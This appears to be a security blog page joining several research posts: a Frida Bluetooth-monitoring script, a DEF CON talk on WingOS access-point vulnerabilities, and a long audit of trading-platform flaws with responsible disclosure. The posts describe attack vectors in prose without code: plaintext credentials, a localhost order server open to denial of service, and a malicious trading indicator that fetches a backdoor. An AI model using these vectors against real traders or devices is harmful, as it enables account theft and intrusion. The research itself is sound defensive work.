loaded BluetoothSocket and BluetoothServerSocket objects
loaded Bluetooth Device objects in memory, as stated above
I kept the features tight and as properly implemented as I could for the first iteration, so while it’s not a swiss army knife just yet, you should try this script for checks to determine whether:
Your Bluetooth spoofing tech is working properly
Apps are secretly scanning for Bluetooth devices
Apps are stealing Bluetooth information
More features are on the way once I get to know Frida a little more and finish some further testing.
Breaking Extreme Networks WingOS: How to Own Millions of Devices Running on Aircrafts, Government, Smart Cities and More
By
Josep Pi Rodriguez
On Sunday, August 12th at 11am PT, I will give a talk at DEF CON 26 explaining how several critical vulnerabilities were found in the embedded operating system WingOS. The talk is entitled, “BreakingExtreme Networks WingOS: How to Own Millions of Devices Running on Aircrafts,Government, Smart Cities and More.” The Wing operating system was originally created by Motorola and nowadays Extreme Networks maintains it. WingOS is running in Motorola, Zebra and Extreme Networks access points and controllers. It is mainly used for WLAN networks.
This research started focusing in one access point widely used by many airlines around the world, which provides Wi-Fi and Internet access to their aircraft’s passengers. After starting to reverse engineer the firmware, I realized that this access point uses the WingOS and this OS is not only used in the aircraft industry, but also in many other industries.
Based on public information, we can see how it is actively used not only by many airlines but also in public places such as the New York City subway, hospitals, hotels, casinos, resorts, mines, smart cities, sea ports, and more. I will share some real-world examples of places where these devices are being used during my talk.
During my talk, besides the introduction of this OS, scenarios and attack surfaces, I will show some examples of critical vulnerabilities that attackers could exploit to completely compromise these devices. Some of these vulnerabilities do not require any kind of authentication, meaning that an attacker — just through the Ethernet connection or Wi-Fi connection — could exploit these issues. Once the devices are compromised, obviously the attacker can compromise the communications from the clients connected to this access point or controller and also launch more effective attacks against those clients. Basically, it is the same idea when an attacker has full control of a router where dozens or hundreds of clients are connected, which can be really dangerous and the possibilities of successful attacks to the clients connected and their communications are really high.
In the case of a controller, we had the same impact but it was even greater. Controllers can control dozens or even hundreds of access points. Some of the vulnerabilities affects the controllers as well, so the attacker could get remote code execution at one controller and then compromise all the access points connected to this controller.
Another interesting and obvious fact from the attacker’s perspective is the following example:
Let’s put us in the New York City subway or in the aircraft scenario. We know that normally these vulnerable devices running WingOS are connected to other assets of the internal network that are not normally reachable from the Internet. Let’s say that an attacker is able to exploit one of the vulnerabilities through the Wi-Fi or Ethernet network. Since the attacker now has code execution at the WingOS device, now the attacker can pivot and try to attack these other assets inside the internal network of the New York City subway or at the aircraft scenario. Obviously, we don’t know for sure what is beyond that, but what is clearly obvious is that this is technically possible and clearly this is also a really juicy entry point for attackers that might want to attack other assets in the internal network of that particular scenario.
During the talk, I will show one exploit that chains several vulnerabilities to get code execution using the Wi-Fi connection that a vulnerable access point provides. After that, we will discuss some conclusions about this research. Hopefully, after this, there will be some lessons learned about security of the WingOS so that it security can improve in the future and millions of devices installed out there will be less exposed to attackers that could do some serious damage to several industries/companies.
Are You Trading Stocks Securely? Exposing Security Flaws in Trading Technologies
By
Alejandro Hernandez
This blog post contains a small portion of the entire analysis. Please refer to the white paper for full details to the research.
Disclaimer
Most of the testing was performed using paper money (demo accounts) provided online by the brokerage houses. Only a few accounts were funded with real money for testing purposes. In the case of commercial platforms, the free trials provided by the brokers were used. Only end-user applications and their direct servers were analyzed. Other backend protocols and related technologies used in exchanges and financial institutions were not tested.
This research is not about High Frequency Trading (HFT), blockchain, or how to get rich overnight.
Introduction
The days of open outcry on trading floors of the NYSE, NASDAQ, and other stock exchanges around the globe are gone. With the advent of electronic trading platforms and networks, the exchange of financial securities now is easier and faster than ever; but this comes with inherent risks.
The valuable information as well as the attack surface and vectors in trading environments are slightly different than those in banking systems.
Brokerage houses offer trading platforms to operate in the market. These applications allow you to do things including, but not limited to:
Fund your account via bank transfers or credit card
Keep track of your available equity and buying power (cash and margin balances)
Monitor your positions (securities you own) and their performance (profit)
Monitor instruments or indexes
Send buy/sell orders
Create alerts or triggers to be executed when certain thresholds are reached
Receive real-time news or video broadcasts
Stay in touch with the trading community through social media and chats
Needless to say, every single item on the previous list must be kept secret and only known by and shown to its owner.
Scope
My analysis started mid-2017 and concluded in July 2018. It encompassed the following platforms; many of them are some of the most used and well-known trading platforms, and some allow cryptocurrency trading:
16 Desktop applications
34 Mobile apps
30 Websites
These platforms are part of the trading solutions provided by the following brokers, which are used by tens of millions of traders. Some brokers offer the three types of platforms, however, in some cases only one or two were reviewed due to certain limitations:
Ally Financial
AvaTrade
Binance
Bitfinex
Bitso
Bittrex
Bloomberg
Capital One
Charles Schwab
Coinbase
easyMarkets
eSignal
ETNA
eToro
E-TRADE
ETX Capital
ExpertOption
Fidelity
Firstrade
FxPro
GBMhomebroker
Grupo BMV
IC Markets
Interactive Brokers
IQ Option
Kraken
com
Merrill Edge
MetaTrader
Net
NinjaTrader
OANDA
Personal Capital
Plus500
Poloniex
Robinhood
Scottrade
TD Ameritrade
TradeStation
Yahoo! Finance
Devices used:
Windows 7 (64-bit)
Windows 10 Home Single (64-bit)
iOS 10.3.3 (iPhone 6) [not jailbroken]
iOS 10.4 (iPhone 6) [not jailbroken]
Android 7.1.1 (Emulator) [rooted]
Basic security controls/features were reviewed that represent just the tip of the iceberg when compared to more exhaustive lists of security checks per platform.
Results
Unfortunately, the results proved to be much worse compared with applications in retail banking. For example, mobile apps for trading are less secure than the personal banking apps reviewed in 2013 and 2015.
Apparently, cybersecurity has not been on the radar of the Financial Services Tech space in charge of developing trading apps. Security researchers have disregarded these technologies as well, probably because of a lack of understanding of money markets.
While testing I noted a basic correlation: the biggest brokers are the ones that invest more in fintech cybersecurity. Their products are more mature in terms of functionality, usability, and security.
Based on my testing results and opinion, the following trading platforms are the most secure:
Broker
Platforms
TD Ameritrade
Web and mobile
Charles Schwab
Web and mobile
Merrill Edge
Web and mobile
MetaTrader 4/5
Desktop and mobile
Yahoo! Finance
Web and mobile
Robinhood
Web and mobile
Bloomberg
Mobile
TradeStation
Mobile
Capital One
Mobile
FxPro cTrader
Desktop
IC Markets cTrader
Desktop
Ally Financial
Web
Personal Capital
Web
Bitfinex
Web and mobile
Coinbase
Web and mobile
Bitso
Web and mobile
The medium- to high-risk vulnerabilities found on the different platforms include full or partial problems with encryption, Denial of Service, authentication, and/or session management problems. Despite the fact that these platforms implement good security features, they also have areas that should be addressed to improve their security.
Following the platforms I consider must improve in terms of security:
Broker
Platforms
Interactive Brokers
Desktop, web and mobile
IQ Option
Desktop, web and mobile
AvaTrade
Desktop and mobile
E-TRADE
Web and mobile
eSignal
Desktop
TD Ameritrade’s Thinkorwim
Desktop
Charles Schwab
Desktop
TradeStation
Desktop
NinjaTrader
Desktop
Fidelity
Web
Firstrade
Web
Plus500
Web
Markets.com
Mobile
Unencrypted Communications


In 9 desktop applications (64%) and in 2 mobile apps (6%), transmitted data unencrypted was observed. Most applications transmit most of the sensitive data in an encrypted way, however, there were some cases where cleartext data could be seen in unencrypted requests.
Among the data seen unencrypted are passwords, balances, portfolio, personal information and other trading-related data. In most cases of unencrypted transmissions, HTTP in plaintext was seen, and in others, old proprietary protocols or other financial protocols such as FIX were used.
Under certain circumstances, an attacker with access to some part of the network, such as the router in a public WiFi, could see and modify information transmitted to and from the trading application. In the trading context, a malicious actor could intercept and alter values, such as the bid or ask prices of an instrument, and cause a user to buy or sell securities based on misleading information.

For example, the follow application uses unencrypted HTTP. In the screenshot, a buy order:


Another interesting example was found in eSignal’s Data Manager. eSignal is a known signal provider and integrates with a wide variety of trading platforms. It acts as a source of market data. During the testing, it was noted that Data Manager authenticates over an unencrypted protocol on the TCP port 2189, apparently developed in 1999.
As can be seen, the copyright states it was developed in 1999 by Data Broadcasting Corporation. Doing a quick search, we found a document from the SEC that states the company changed its name to Interactive Data Corporation, the owners of eSignal. In other words, it looks like it is an in-house development created almost 20 years ago. We could not corroborate this information, though.
The main eSignal login screen also authenticates through a cleartext channel:

FIX is a protocol initiated in 1992 and is one of the industry standard protocols for messaging and trade execution. Currently, it is used by a majority of exchanges and traders. There are guidelines on how to implement it through a secure channel, however, the binary version in cleartext was mostly seen. Tests against the protocol itself were not performed in this analysis.
A broker that supports FIX:


There are some cases where the application encrypts the communication channel, except in certain features. For instance, Interactive Brokers desktop and mobile applications encrypt all the communication, but not that used by iBot, the robot assistant that receives text or voice commands, which sends the instructions to the server embedded in a FIX protocol message in cleartext:

News related to the positions were also observed in plaintext:


Another instance of an application that uses encryption but not for certain channels is this one, Interactive Brokers for Android, where a diagnostics log with sensitive data is sent to the server in a scheduled basis through unencrypted HTTP:

A similar platform that sends everything over HTTPS is IQ Option, but for some reason, it sends duplicate unencrypted HTTP requests to the server disclosing the session cookie.





Others appear to implement their own binary protocols, such as Charles Schwab, however, symbols in watchlists or quoted symbols could be seen in cleartext:


Interactive Brokers supports encryption but by default uses an insecure channel; an inexperienced user who does not know the meaning of “SSL” (Secure Socket Layer) won’t enable it on the login screen and some sensitive data will be sent and received without encryption:
Passwords Stored Unencrypted









In 7 mobile apps (21%) and in 3 desktop applications (21%), the user’s password was stored unencrypted in a configuration file or sent to log files. Local access to the computer or mobile device is required to extract them, though. This access could be either physical or through malware.
In a hypothetical attack scenario, a malicious user could extract a password from the file system or the logging functionality without any in-depth know-how (it’s relatively easily), log in through the web-based trading platform from the brokerage firm, and perform unauthorized actions. They could sell stocks, transfer the money to a newly added bank account, and delete this bank account after the transfer is complete. During testing, I noticed that most web platforms (+75%) support two-factor authentication (2FA), however, it’s not enabled by default, the user must go to the configuration and enable it to receive authorization codes by text messages or email. Hence, if 2FA is not enabled in the account, it’s possible for an attacker, that knows the password already, to link a new bank account and withdraw the money from sold securities.


The following are some instances where passwords are stored locally unencrypted or sent to logs in cleartext:
Base64 is not encryption:
In some cases, the password was sent to the server as a GET parameter, which is also insecure:

One PIN for login and unlocking the app was also seen:
In IQ Option, the password was stored completely unencrypted:

However, in a newer version, the password is encrypted in a configuration file, but is still stored in cleartext in a different file:
Trading and Account Information Stored Unencrypted




In the trading context, operational or strategic data must not be stored unencrypted nor sent to the any log file in cleartext. This sensitive data encompasses values such as personal data, general balances, cash balance, margin balance, net worth, net liquidity, the number of positions, recently quoted symbols, watchlists, buy/sell orders, alerts, equity, buying power, and deposits. Additionally, sensitive technical values such as username, password, session ID, URLs, and cryptographic tokens should not be exposed either.
8 desktop applications (57%) and 15 mobile apps (44%) sent sensitive data in cleartext to log files or stored it unencrypted. Local access to the computer or mobile device is required to extract this data, though. This access could be either physical or through malware.
If these values are somehow leaked, a malicious user could gain insight into users’ net worth and investing strategy by knowing which instruments users have been looking for recently, as well as their balances, positions, watchlists, buying power, etc.

The following screenshots show applications that store sensitive data unencrypted:
Balances:
Investment portfolio:
Buy/sell orders:

Watchlists:

Recently quoted symbols:
Other data:
Trading Programming Languages with DLL Import Capabilities
This is not a bug, it’s a feature. Some trading platforms allow their customers to create their own automated trading robots (a.k.a. expert advisors), indicators, and other plugins. This is achieved through their own programming languages, which in turn are based on other languages, such as C++, C#, or Pascal.
The following are a few of the trading platforms with their own trading language:
MetaTrader: MetaQuotes Language (Based on C++ – Supports DLL imports)
NinjaTrader: NinjaScript (Based on C# – Supports DLL imports)
TradeStation: EasyLanguage (Based on Pascal – Supports DLL imports)
AvaTraceAct: ActFX (Based on Pascal – Does not support OS commands nor DLL imports)
(FxPro/IC Markets) cTrader: Based on C# (OS command and DLL support is unknown)

Nevertheless, some platforms such as MetaTrader warn their customers about the dangers related to DLL imports and advise them to only execute plugins from trusted sources. However, there are Internet tutorials claiming, “to make you rich overnight” with certain trading robots they provide. These tutorials also give detailed instructions on how to install them in MetaTrader, including enabling the checkbox to allow DLL imports. Innocent non-tech savvy traders are likely to enable such controls, since not everyone knows what a DLL file is or what is being imported from it. Dangerous.
Following a malicious Ichimoku indicator that, when loaded into any chart, downloads and executes a backdoor for remote access:

Another basic example is NinjaTrader, which simply allows OS commands through C#’s System.Diagnostics.Process.Start(). In the following screenshot, calc.exe executed from the chart initialization routine:
Denial of Service
Many desktop platforms integrate with other trading software through common TCP/IP sockets. Nevertheless, some common weaknesses are present in the connections handling of such services.

A common error is not implementing a limit of the number of concurrent connections. If there is no limit of concurrent connections on a TCP daemon, applications are susceptible to denial-of-service (DoS) or other type of attacks depending on the nature of the applications.

For example, TD Ameritrade’s Thinkorswim TCP-Orders Server listens on the TCP port 2000 in the localhost interface, and there is no limit for connections nor a waiting time between orders. This leads to the following problems:
Memory leakage since, apparently, the resources assigned to every connection are not freed upon termination.
Continuous order pop-ups (one pop-up per order received through the TCP server) render the application useless.
A NULL pointer dereference is triggered and an error report (.zip file) is created.
Regardless, it listens on the local interface only. There are different ways to reach this port, such as XMLHttpRequest() in JavaScript through a web browser.
Memory leakage could be easily triggered by creating as many connections as possible:

A similar DoS vulnerability due to memory exhaustion was found in eSignal’s Data Manager. eSignal is a known signal provider and integrates with a wide variety of trading platforms. It acts as a source of market data; therefore, availability is the most important asset:
It’s recommended to implement a configuration item to allow the user to control the behavior of the TCP order server, such as controlling the maximum number of orders sent per minute as well as the number of seconds to wait between orders to avoid bottlenecks.
The following capture from Interactive Brokers shows when this countermeasure is implemented properly. No more than 51 users can be connected simultaneously:
Session Still Valid After Logout
Normally, when the logout button is pressed in an app, the session is finished on both sides: server and client. Usually the server deletes the session token from its valid session list and sends a new empty or random value back to the client to clear or overwrite the session token, so the client needs to reauthenticate next time.


In some web platforms such as E-TRADE, Charles Schwab, Fidelity and Yahoo! Finance (Fixed), the session was still valid one hour after clicking the logout button:
Authentication
While most web-based trading platforms support 2FA (+75%), most desktop applications do not implement it to authenticate their users, even when the web-based platform from the same broker supports it.

Nowadays, most modern smartphones support fingerprint-reading, and most trading apps use it to authenticate their customers. Only 8 apps (24%) do not implement this feature.
Unfortunately, using the fingerprint database in the phone has a downside:

Weak Password Policies
Some institutions let the users choose easily guessable passwords. For example:
The lack of a secure password policy increases the chances that a brute-force attack will succeed in compromising user accounts.



In some cases, such as in IQ Option and Markets.com, the password policy validation is implemented on the client-side only, hence, it is possible to intercept a request and send a weak password to the server:
Automatic Logout/Lockout for Idle Sessions
Most web-based platforms logout/lockout the user automatically, but this is not the case for desktop (43%) and mobile apps (25%). This is a security control that forces the user to authenticate again after a period of idle time.
Privacy Mode
This mode protects the customers’ private information from being displayed on the screen in public areas where shoulder-surfing attacks are feasible. Most of the mobile apps, desktop applications, and web platforms do not implement this useful and important feature.
The following images show before and after enabling privacy mode in Thinkorswim for mobile:
Hardcoded Secrets in Code and App Obfuscation

16 Android .apk installers (47%) were easily reverse engineered to human-readable code since they lack of obfuscation. Most Java and .NET-based desktop applications were also reverse-engineered easily. The rest of the applications had medium to high levels of obfuscation, such as Merrill Edge in the next screenshot.
The goal of obfuscation is to conceal the applications purpose (security through obscurity) and logic in order to deter reverse engineering and to make it more difficult.
In the non-obfuscated platforms, there are hardcoded secrets such as cryptographic keys and third-party service partner passwords. This information could allow unauthorized access to other systems that are not under the control of the brokerage houses. For example, a Morningstar.com account (investment research) hardcoded in a Java class:
Interestingly, 14 of the mobile apps (41%) and 4 of the desktop platforms (29%) have traces (hostnames and IPs) about the internal development and testing environments where they were made or tested. Some hostnames are reachable from the Internet and since they’re testing systems they could lack of proper protections.
SSL Certificate Validation

11 of the reviewed mobile apps (32%) do not check the authenticity of the remote endpoint by verifying its SSL certificate; therefore, it’s feasible to perform Man-in-the-Middle (MiTM) attacks to eavesdrop on and tamper with data. Some MiTM attacks require to trick the user into installing a malicious certificate on their phones, though.
The ones that verify the certificate normally do not transmit any data, however, only Charles Schwab allows the user to use the app with the provided certificate:
Lack of Anti-exploitation Mitigations

ASLR randomizes the virtual address space locations of dynamically loaded libraries. DEP disallows the execution of data in the data segment. Stack Canaries are used to identify if the stack has been corrupted. These security features make much more difficult for memory corruption bugs to be exploited and execute arbitrary code.
The majority of the desktop applications do not have these security features enabled in their final releases. In some cases, that these features are only enabled in some components, not the entire application. In other cases, components that handle network connections also lack these flags.
Linux applications have similar protections. IQ Option for Linux does not enforce all of them on certain binaries.
Other Weaknesses
More issues were found in the platforms. For more details, please refer to the white paper.
Statistics
Since a picture is worth a thousand words, consider the following graphs:
For more statistics, please refer to the white paper.
Responsible Disclosure
One of IOActive’s missions is to act responsibly when it comes to vulnerability disclosure. In September 2017 we sent a detailed report to 13 of the brokerage firms whose mobile trading apps presented some of the higher risks vulnerabilities discussed in this paper. More recently, between May and July 2018, we sent additional vulnerability reports to brokerage firms.
As of July 27, 2018, 19 brokers that have medium- or high-risk vulnerabilities in any of their platforms were contacted.
TD Ameritrade and Charles Schwab were the brokers that communicated more with IOActive for resolving the reported issues.
For a table with the current status of the responsible disclosure process, please refer to the white paper.
Conclusions and Recommendations
Trading platforms are less secure than the applications seen in retail banking.
There’s still a long way to go to improve the maturity level of security in trading technologies.
End users should enable all the security mechanisms their platforms offer, such as 2FA and/or biometric authentication and automatic lockout/logout. Also, it’s recommended not to trade while connected to public networks and not to use the same password for other financial services.
Brokerage firms should perform regular internal audits to continuously improve the security of their trading platforms.
Brokerage firms should also offer security guidance in their online education centers.
Developers should analyze their current applications to determine if they suffer from the vulnerabilities described in this paper, and if so, fix them.
Developers should design new, more secure financial software following secure coding practices.
Regulators should encourage brokers to implement safeguards for a better trading environment. They could also create trading-specific guidelines to be followed by the brokerage firms and FinTech companies in charge of creating trading software.
Rating organizations should include security in their reviews.
Side Note
Remember: the stock market is not a casino where you magically get rich overnight. If you lack an understanding of how stocks or other financial instruments work, there is a high risk of losing money quickly. You must understand the market and its purpose before investing.
With nothing left to say, I wish you happy and secure trading!
It has been a while since I published something about a really broken router. To be honest, it has been a while since I even looked at a router, but let me fix that with this blog post. (more…)
Ransomware attacks have boomed during the last few years, becoming a preferred method for cybercriminals to get monetary profit by encrypting victim information and requiring a ransom to get the information back. The primary ransomware target has always been information. When a victim has no backup of that information, he panics, forced to pay for its return. (more…)